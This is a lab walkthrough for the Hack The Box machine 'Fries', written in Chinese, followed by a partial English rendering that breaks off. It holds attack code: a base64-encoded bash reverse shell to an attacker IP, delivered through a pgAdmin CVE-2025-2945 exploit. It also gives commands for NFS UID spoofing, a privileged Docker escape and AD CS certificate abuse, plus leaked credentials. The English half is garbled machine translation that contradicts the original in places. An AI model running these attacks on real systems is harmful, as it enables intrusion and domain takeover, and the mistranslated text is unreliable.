htb fries

枚举

Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-15 17:15 +0800
Nmap scan report for 10.129.19.112
Host is up (0.17s latency).
Not shown: 984 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_  256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://fries.htb/
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-04-15 16:15:48Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
|_ssl-date: 2026-04-15T16:17:11+00:00; +7h00m01s from scanner time.
443/tcp  open  ssl/http      nginx 1.18.0 (Ubuntu)
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-title: Site doesn't have a title (text/html;charset=ISO-8859-1).
|_http-server-header: nginx/1.18.0 (Ubuntu)
| tls-nextprotoneg:
|_  http/1.1
| ssl-cert: Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP
| Not valid before: 2025-06-01T22:06:09
|_Not valid after:  2026-06-01T22:06:09
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fries.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-15T16:17:12+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
2179/tcp open  vmrdp?
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: fries.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-15T16:17:11+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: fries.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-04-15T16:17:12+00:00; +7h00m01s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Not valid before: 2025-11-18T05:39:19
|_Not valid after:  2105-11-18T05:39:19
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC01; OSs: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 7h00m00s, deviation: 0s, median: 7h00m00s
| smb2-time:
|   date: 2026-04-15T16:16:32
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 111.40 seconds

根据扫描结果不难发现这是一台AD机器,有特殊的地方:

  • 22/tcp ssh OpenSSH 8.9p1 Ubuntu
  • 80/tcp nginx 1.18.0 (Ubuntu)
  • 443/tcp ssl/http nginx 1.18.0 (Ubuntu)

所以是一台对外提供 Web 的 Linux 机器,后端对接 Windows AD


## Web

查看Web

80

图片 1.png


这是一个静态网站,仅仅发现info@fries.htb

进行目录枚举

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u http://fries.htb/FUZZ -fs 82 -t 50
# about,menu

并未发现什么


443

此端口运行着PWM开源项目,PWM 是一个开源的 LDAP 目录密码自助应用。

进行登录可以看到错误

图片 2.png

这个后端可能由svc_infra运营

https://pwm.fries.htb/pwm/private/config/login页面可以发现内网IP192.168.100.2

枚举目录文件并未有发现


SMB

使用官方凭据

nxc smb fries.htb -u 'd.cooper@fries.htb' -p 'D4LE11maan!!'

空会话枚举

nxc smb fries.htb -u '' -p '' --shares
SMB         10.129.244.72   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:fries.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.244.72   445    DC01             [+] fries.htb\:
SMB         10.129.244.72   445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED

enum4linux枚举

enum4linux fries.htb -a
# Domain Name: FRIES
# Domain Sid: S-1-5-21-858338346-3861030516-3975240472

Web vhost

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u http://fries.htb/ -H 'Host: FUZZ.fries.htb' -ac
# return code

进入后发现运行着Gitea 1.22.6

使用凭据d.cooper@fries.htb / D4LE11maan!!可以进入

发现一个邮箱地址dale@fries.htb 以及80端口的所有代码

数据库后端可以从 http://db-mgmt05.fries.htb 进行管理。(这需要基础架构访问权限,请联系 Dylan、Mike 或 Dale)

打开此网站得到pgAdmin 4使用凭据进入后发现版本是9.1

google搜索不难发现CVE-2025-2945,使用脚本时发现需要数据库的信息,目前只知道root

回到code.fries.htb,我们发现用户在第一次提交时勿把数据库账号密码提交了


DATABASE_URL=postgresql://root:PsqLR00tpaSS11@172.18.0.3:5432/ps_db
SECRET_KEY=y0st528wn1idjk3b9a

因为csrf在根页面,所以需要修改一下代码的get_csrf_token()函数

    def get_csrf_token(self, from_page="/"):
        """
        Attempt to pull CSRF token out of cookies or hidden fields.
        pgAdmin4 often sets one of:
          - a cookie named "pga_csrf_token" or "pgaCookieCsrfToken" or "csrftoken"
          - a hidden <input name="csrf_token" value="..."> in the login page
        We first do a GET to `from_page` so that cookies get set.
        """
        resp = self.session.get(urljoin(self.base_url, from_page), allow_redirects=True)
        # 1) Try known cookie names:
        for ck in ("pga_csrf_token", "pgaCookieCsrfToken", "csrftoken"):
            if ck in self.session.cookies:
                return self.session.cookies.get(ck)

        # 2) Fallback: try to parse a hidden input from HTML
        #    (in many pgAdmin versions, login page has: <input type="hidden" name="csrf_token" value="XXX">)
        text = resp.text
        m = re.search(r'["\']csrfToken["\']\s*:\s*["\']([^"\']+)["\']', text)
        if m:
            return m.group(1)

        print("[!] Unable to retrieve CSRF token. Exiting.")
        sys.exit(1)
authenticate()函数中csrf_token = self.get_csrf_token("/login")下一行加入self.csrf_token = csrf_token
csrf_token = self.get_csrf_token(f"/sqleditor/panel/{trans_id}?is_query_tool=true")改为csrf_token = self.csrf_token

运行命令

python exp.py --rhost db-mgmt05.fries.htb --username 'd.cooper@fries.htb' --password 'D4LE11maan!!' --db-user root --db-pass 'PsqLR00tpaSS11' --db-name ps_db --payload "__import__('os').system('printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTYuODIvNDQ0NCAwPiYxKSAm|base64 -d|bash')"

USER

env
# PGADMIN_DEFAULT_PASSWORD=Friesf00Ds2025!!
# PGADMIN_DEFAULT_EMAIL=admin@fries.htb

整理现有的凭据

cat >users.txt << 'EOF'
root
user
ftp
svc_infra
svc_infra@fries.htb
svc
info@fries.htb
info
d.cooper@fries.htb
d.cooper
dale@fries.htb
dale
ntp
www-date
admin
administrator
admin1
root
pgadmin
pgadmin4
postgres
user
test
guest
dbadmin
manager
demo
superuser
support
backup
sysadmin
operator
webadmin
administrator1
EOF
cat > passwords.txt << 'EOF'
Friesf00Ds2025!!
PsqLR00tpaSS11
y0st528wn1idjk3b9a
D4LE11maan!!
EOF

图片 3.png

svc / Friesf00Ds2025!!

ps auxww
ss -tlnp
# LIS     0   64    0.0.0.0:2049   0.0.0.0:*

发现NFS共享

svc@web:~$ showmount -a 192.168.100.2
All mount points on 192.168.100.2:
192.168.100.2:/srv/web.fries.htb
svc@web:~$ ls -la /srv/web.fries.htb
total 20
drw-r-xr-x 5  655 root           4096 May 28  2025 .
drwxr-xr-x 3 root root           4096 May 27  2025 ..
drwxrwx--- 2 root infra managers 4096 May 26  2025 certs
drwxrwxrwx 2 root root           4096 May 31  2025 shared
drwxr----- 5 svc  svc            4096 Jun  7  2025 webroot

certs目录没有权限进入,我们可以尝试尝试使用ligolo-ng作跳板,挂载到本地。进行UIDGID的更改

sudo mount -t nfs 192.168.100.2:/srv/web.fries.htb /mnt/fries_share
  fries_share ls -la
total 20
drw-r-xr-x 5    655 root     4096 May 29  2025 .
drwxr-xr-x 9 root   root     4096 Apr 18 19:16 ..
drwxrwx--- 2 root   59605603 4096 May 27  2025 certs
drwxrwxrwx 2 root   root     4096 May 31  2025 shared
drwxr----- 5 neobee neobee   4096 Jun  7  2025 webroot

查看certs目录

sudo groupadd -g 59605603 fakeinfra
sudo useradd -u 59605603 -g 59605603 fakeinfra
sudo su fakeinfra
$ ls -la /mnt/fries_share/certs/
total 32
drwxrwx--- 2 root fakeinfra 4096 May 27  2025 .
drw-r-xr-x 5  655 root      4096 May 29  2025 ..
-rw-r----- 1 root fakeinfra 1708 Apr 19  2026 ca-key.pem
-rw-r----- 1 root fakeinfra 1111 Apr 19  2026 ca.pem
-rw-r----- 1 root fakeinfra 1115 Apr 19  2026 server-cert.pem
-rw-r----- 1 root fakeinfra  940 Apr 19  2026 server.csr
-rw-r----- 1 root fakeinfra 1704 Apr 19  2026 server-key.pem
-rw-r----- 1 root fakeinfra  205 Apr 19  2026 server-openssl.cnf

里面有很多证书,利用NFS提权,先查看配置

/etc/exports 
# # /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/srv/web.fries.htb *(rw,no_subtree_check,insecure)

没有no_root_squash 不能提权为root

svc@web:/srv/web.fries.htb/shared$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
svc:x:1000:1000:svc:/home/svc:/bin/bash
barman:x:117:120:Backup and Recovery Manager for PostgreSQL,,,:/var/lib/barman:/bin/bash

发现barman,我们可以迁移到他

sudo adduser -u 117 usbmux
# 因为我已经有这个用户了
svc@web:/srv/web.fries.htb/shared$ cp /bin/bash /srv/web.fries.htb/shared/svc_bash
# uid 117
cp svc_bash barman_bash
chmod 4777 barman_bash
svc@web:/srv/web.fries.htb/shared$ ./barman_bash -p
barman_bash-5.1$ id
uid=1000(svc) gid=1000(svc) euid=117(barman) groups=1000(svc)
barman_bash-5.1$ whoami
barman

伪造证书连接 Docker API

cp /mnt/fries_share/certs/* tmp/fries_certs/
# 保存证书到kali本地
openssl genrsa -out root-key.pem 2048
openssl req -new -key root-key.pem -out root.csr -subj "/CN=root"
echo "extendedKeyUsage = clientAuth" > ext.cnf
openssl x509 -req -in root.csr \
  -CA ca.pem -CAkey ca-key.pem \
  -CAcreateserial -out root-cert.pem \
  -days 3650 -extfile ext.cnf

上传到目标

scp ca.pem root-cert.pem root-key.pem svc@10.129.244.72:/tmp/

通过用户barman在目标上使用docker

cd /tmp
docker --tlsverify -H=127.0.0.1:2376 \
  --tlscacert=ca.pem \
  --tlscert=root-cert.pem \
  --tlskey=root-key.pem \
  run -it --privileged -v /:/host fries-web bash


即可获得ssh中的root
图片 4.png

ROOT

为了方便进入将root的ssh密钥复制到本地

进入后发现/root/scripts/pwm/config/PwmConfiguration.xml包含哈希密码

$2y$04$W1TubX/9JAqpHlxx7xqXpesUMB2bJMV4dH/8pXbcul0NgA6ZexGyG

破解得到密码rockon!,进入pwm的管理界面


图片 5.png

配置状态信息

  • 应用模式:配置模式(LDAP目录认证不需要)
  • 配置文件:/config/PwmConfiguration.xml
  • 数据路径:/config
  • 管理员是svc_infra

可用操作:导入/下载配置

下载配置文件后没有有用的东西。

尝试进行中间人攻击,启动responder

sudo responder -I tun0 -v


进入PWM的修改界面

图片 6.png

测试LDAP配置,即可获取密码m6tneOMAh5p0wQ0d

查看了smb,ldap和winrm都没发现什么,winrm甚至不能登录

使用bloodhound收集一下信息

bloodhound-python -d fries.htb \
  -u svc_infra \
  -p 'm6tneOMAh5p0wQ0d' \
  -dc DC01.fries.htb \
  -ns 10.129.244.72 \
  -c All --zip

可以发现svc_infra 可以ReadGMSAPassword

nxc ldap 10.129.244.72 -u svc_infra -p 'm6tneOMAh5p0wQ0d' --gmsa
# LDAP   10.129.244.72 389    DC01    Account: gMSA_CA_prod$  NTLM: f6118585da63c6810f795676f8ddc87d  PrincipalsAllowedToReadPassword: svc_infra

GroumManagedServiceAccount(GMSA)是用于证书颁发机构操作

枚举证书

certipy find -u 'gMSA_CA_prod$' -hashes 'f6118585da63c6810f795676f8ddc87d' -dc-ip 10.129.244.72 -dc-host DC01.fries.htb -target DC01.fries.htb
# 其中User证书 Client Authentication: True
# Domain Users 可注册
# ESC2/ESC3 Target(schema v1)
certipy find -u svc_infra@fries.htb -p 'm6tneOMAh5p0wQ0d' -dc-ip 10.129.244.72 -vulnerable -stdout

可以发现

Access Rights
        ManageCa                        : FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Admins
                                          FRIES.HTB\Enterprise Admins
                                          FRIES.HTB\Administrators
        Enroll                          : FRIES.HTB\gMSA_CA_prod
                                          FRIES.HTB\Domain Users
                                          FRIES.HTB\Domain Computers
                                          FRIES.HTB\Authenticated Users
        ManageCertificates              : FRIES.HTB\Domain Admins
                                          FRIES.HTB\Enterprise Admins
                                          FRIES.HTB\Administrators

这是ESC 7攻击路径

ESC7 利用步骤

需要ligolo隧道转发

第一步:用 gMSA hash 给自己添加 ManageCertificates 权限

certipy ca -u 'gMSA_CA_prod$@fries.htb' -hashes ':f6118585da63c6810f795676f8ddc87d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -add-officer 'gMSA_CA_prod$'

第二步:启用 SubCA 模板

certipy ca -u 'gMSA_CA_prod$@fries.htb' -hashes ':f6118585da63c6810f795676f8ddc87d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -enable-template SubCA

第三步:以 svc_infra 申请 SubCA 证书(会被拒绝,但保留请求ID)

certipy req -u svc_infra@fries.htb -p 'm6tneOMAh5p0wQ0d' \
  -dc-ip 10.129.244.72 -dc-host DC01.fries.htb \
  -target DC01.fries.htb \
  -ca 'fries-DC01-CA' \
  -template SubCA -upn administrator@fries.htb

第四步:用 gMSA(ManageCa)强制签发被拒的请求

certipy ca -u 'gMSA_CA_prod$@fries.htb' -hashes ':f6118585da63c6810f795676f8ddc87d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -issue-request <REQUEST_ID>
  # 这一步失败了

第五步:取回证书

certipy req -u svc_infra@fries.htb -p 'm6tneOMAh5p0wQ0d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -retrieve <REQUEST_ID>

第六步:用证书获取 Administrator 的 NT hash

certipy auth -pfx administrator.pfx -dc-ip 10.129.244.72

ESC6 + ESC16

ManageCa 可以用来启用 ESC6 标志

第一步:用 gMSA hash 给自己添加 ManageCertificates 权限

certipy ca -u 'gMSA_CA_prod$@fries.htb' -hashes ':f6118585da63c6810f795676f8ddc87d' \
  -dc-ip 10.129.244.72 -ca 'fries-DC01-CA' \
  -add-officer 'gMSA_CA_prod$'

启用 ESC6和16

.\Certify.exe manage-ca --ca dc01.fries.htb\fries-DC01-CA --esc6
.\Certify.exe manage-ca --ca dc01.fries.htb\fries-DC01-CA --esc16

重启证书服务

Stop-Service certsvc -force
 
Start-Service certsvc

请求管理员证书

certipy-ad req -u 'svc_infra@fries.htb' -p m6tneOMAh5p0wQ0d -ca fries-DC01-CA -template User -subject "CN=Administrator,CN=Users,DC=fries,DC=htb" -upn administrator@fries.htb -sid 'S-1-5-21-858338346-3861030516-3975240472-500' -dc-ip 10.129.244.72 -dcom

认证

certipy auth -pfx administrator.pfx -dc-ip 10.129.244.72 -domain fries.htb -username administrator

htb fries

Enumeration

Starting Nmap 7.98 (https://nmap.org) on 2026-04-15 at 17:15 +0800
Nmap scan report for 10.129.19.112:
The host is up (latency: 0.17 seconds).
984 TCP ports were filtered out due to no response.

PORT STATE SERVICE VERSION
22/tcp OPEN ssh OpenSSH 8.9p1 (Ubuntu 3ubuntu0.13; protocol 2.0)
| ssh-hostkey:
| 256 b3:a8:f7:5d:60:e8:66:16:ca:92:f6:76:ba:b8:33:c2 (ECDSA)
|_ 256 07:ef:11:a6:a0:7d:2b:4d:e8:68:79:1a:7b:a7:a9:cd (ED25519)
53/tcp OPEN domain Simple DNS Plus
80/tcp OPEN http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: The page did not redirect to http://fries.htb/
88/tcp OPEN kerberos-sec Microsoft Windows Kerberos
135/tcp OPEN msrpc Microsoft Windows RPC
139/tcp OPEN netbios-ssn Microsoft Windows netbios-ssn
389/tcp OPEN ldap Microsoft Windows Active Directory LDAP (Domain: fries.htb)
| ssl-cert:
| Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Valid from: 2025-11-18T05:39:19 until 2105-11-18T05:39
|_ssl-date: 2026-04-15T16:17:11+00:00 (plus 7 hours and 1 minute from scanner time)
443/tcp OPEN ssl/http nginx 1.18.0 (Ubuntu)
|ssl-date: The TLS timestamp does not represent the actual time.
| tls-alpn:
|
HTTP/1.1
|_http-title: The page does not have a title (format: text/html;charset=ISO-8859-1).
|http-server-header: nginx/1.18.0 (Ubuntu)
| tls-nextprotoneg:
|
HTTP/1.1
| ssl-cert:
| Subject: commonName=pwm.fries.htb/organizationName=Fries Foods LTD/stateOrProvinceName=Madrid/countryName=SP
| Valid from: 2025-06-01T22:06:09 until 2026-06-01T22:06:09
445/tcp OPEN microsoft-ds?
464/tcp OPEN kpasswd5?
593/tcp OPEN ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp OPEN ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fries.htb)
|_ssl-date: 2026-04-15T16:17:12+00:00 (plus 7 hours and 1 minute from scanner time)
| ssl-cert:
| Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Valid from: 2025-11-18T05:39:19 until 2105-11-18T05:39
2179/tcp OPEN vmrdp?
3268/tcp OPEN ldap Microsoft Windows Active Directory LDAP (Domain: fries.htb)
|_ssl-date: 2026-04-15T16:17:11+00:00 (plus 7 hours and 1 minute from scanner time)
| ssl-cert:
| Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Valid from: 2025-11-18T05:39:19 until 2105-11-18T05:39
3269/tcp OPEN ssl/ldap Microsoft Windows Active Directory LDAP (Domain: fries.htb)
|_ssl-date: 2026-04-15T16:17:12+00:00 (plus 7 hours and 1 minute from scanner time)
| ssl-cert:
| Subject:
| Subject Alternative Name: DNS:DC01.fries.htb, DNS:fries.htb, DNS:FRIES
| Valid from: 2025-11-18T05:39:19 until 2105-11-18T05:39
5985/tcp OPEN http Microsoft HTTPAPI (SSDP/UPnP)
|_http-title: Not found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service information: Host: DC01; Operating systems: Linux, Windows; CPE: cpe:/o:linux:linux_kernel, cpe:/o:microsoft:windows

Host script results: |clock-skew: Mean: 7 hours 0 minutes 0 seconds, deviation: 0 seconds, median: 7 hours 0 minutes 0 seconds | smb2-time: | Date: 2026-04-15T16:16:32 | Start_date: N/A | smb2-security-mode: | Version: 3.1.1 | Message signing is enabled and required

Service detection has been performed. Please report any incorrect results at https://nmap.org/submit/. Nmap completed: 1 IP address (1 host up) was scanned in 111.40 seconds.

80

Image 1.png

This is a static website; only the IP address info@fries.htb was discovered.

Directory Enumeration:

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u http://fries.htb/FUZZ -fs 82 -t 50
# Attempts to access “about” and “menu” pages

No additional information was found.


443

This port is running the open-source project PWM, which is an open-source LDAP directory password assistance tool.

Login Attempt: An error occurred during the login attempt.

Image 2.png

This backend is likely operated by svc_infra.

The internal IP address 192.168.100.2 can be found at the https://pwm.fries.htb/pwm/private/config/login page.

Directory and File Enumeration: No additional information was found.


SMB

Using Official Credentials:

nxc smb fries.htb -u 'd.cooper@fries.htb' -p 'D4LE11maan!!'

No valid credentials were found, so no additional information was obtained.

Anonymous Session Enumeration:

nxc smb fries.htb -u '' -p ''

The following SMB shares were detected:

SMB         10.129.244.72   445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:fries.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.244.72   445    DC01             [-] Error enumerating shares: STATUS_ACCESS_DENIED

Using enum4linux:

enum4linux fries.htb -a
# Domain Name: FRIES
# Domain Sid: S-1-5-21-858338346-3861030516-3975240472

Web vhost

Directory Enumeration:

ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u http://fries.htb/ -H 'Host: FUZZ.fries.htb' -ac

No additional information was found regarding the web vhost configuration.

Return code

Upon entry, it was discovered that Gitea 1.22.6 is being used. Access can be obtained using the credentials d.cooper@fries.htb / D4LE11maan!!.

An email address, dale@fries.htb, as well as all the code related to port 80, were found.

The database backend can be managed from http://db-mgmt05.fries.htb (this requires infrastructure access; please contact Dylan, Mike, or Dale).

By accessing this website with the appropriate credentials, it was found that pgAdmin 4 is being used, and its version is 9.1.

A search on Google revealed CVE-2025-2945. When using the script, it was necessary to obtain database information; however, only the username root was known at the time.

Returning to code.fries.htb, it was observed that the user did not submit the database username and password during the initial submission.

The database connection details are as follows:

DATABASE_URL=postgresql://root:PsqLR00tpaSS11@172.18.0.3:5432/ps_db
SECRET_KEY=y0st528wn1idjk3b9a

Since CSRF protection is implemented on the home page, the get_csrf_token() function needs to be modified.

def get_csrf_token(self, from_page="/"):
    """
    Attempts to retrieve the CSRF token from cookies or hidden fields.
    pgAdmin4 often sets the token in one of the following ways:
        - a cookie named "pga_csrf_token", "pgaCookieCsrfToken", or "csrftoken"
        - a hidden `<input name="csrf_token" value="...">` on the login page
    We first make a GET request to `from_page` to ensure the cookies are set.
    """
    resp = self.session.get(urljoin(self.base_url, from_page), allow_redirects=True)
    # 1) Check for known cookie names:
    for ck in ("pga_csrf_token", "pgaCookieCsrfToken", "csrftoken"):
        if ck in self.session.cookies:
            return self.session.cookies.get(ck)

    # 2) Fallback: try to parse a hidden input from the HTML
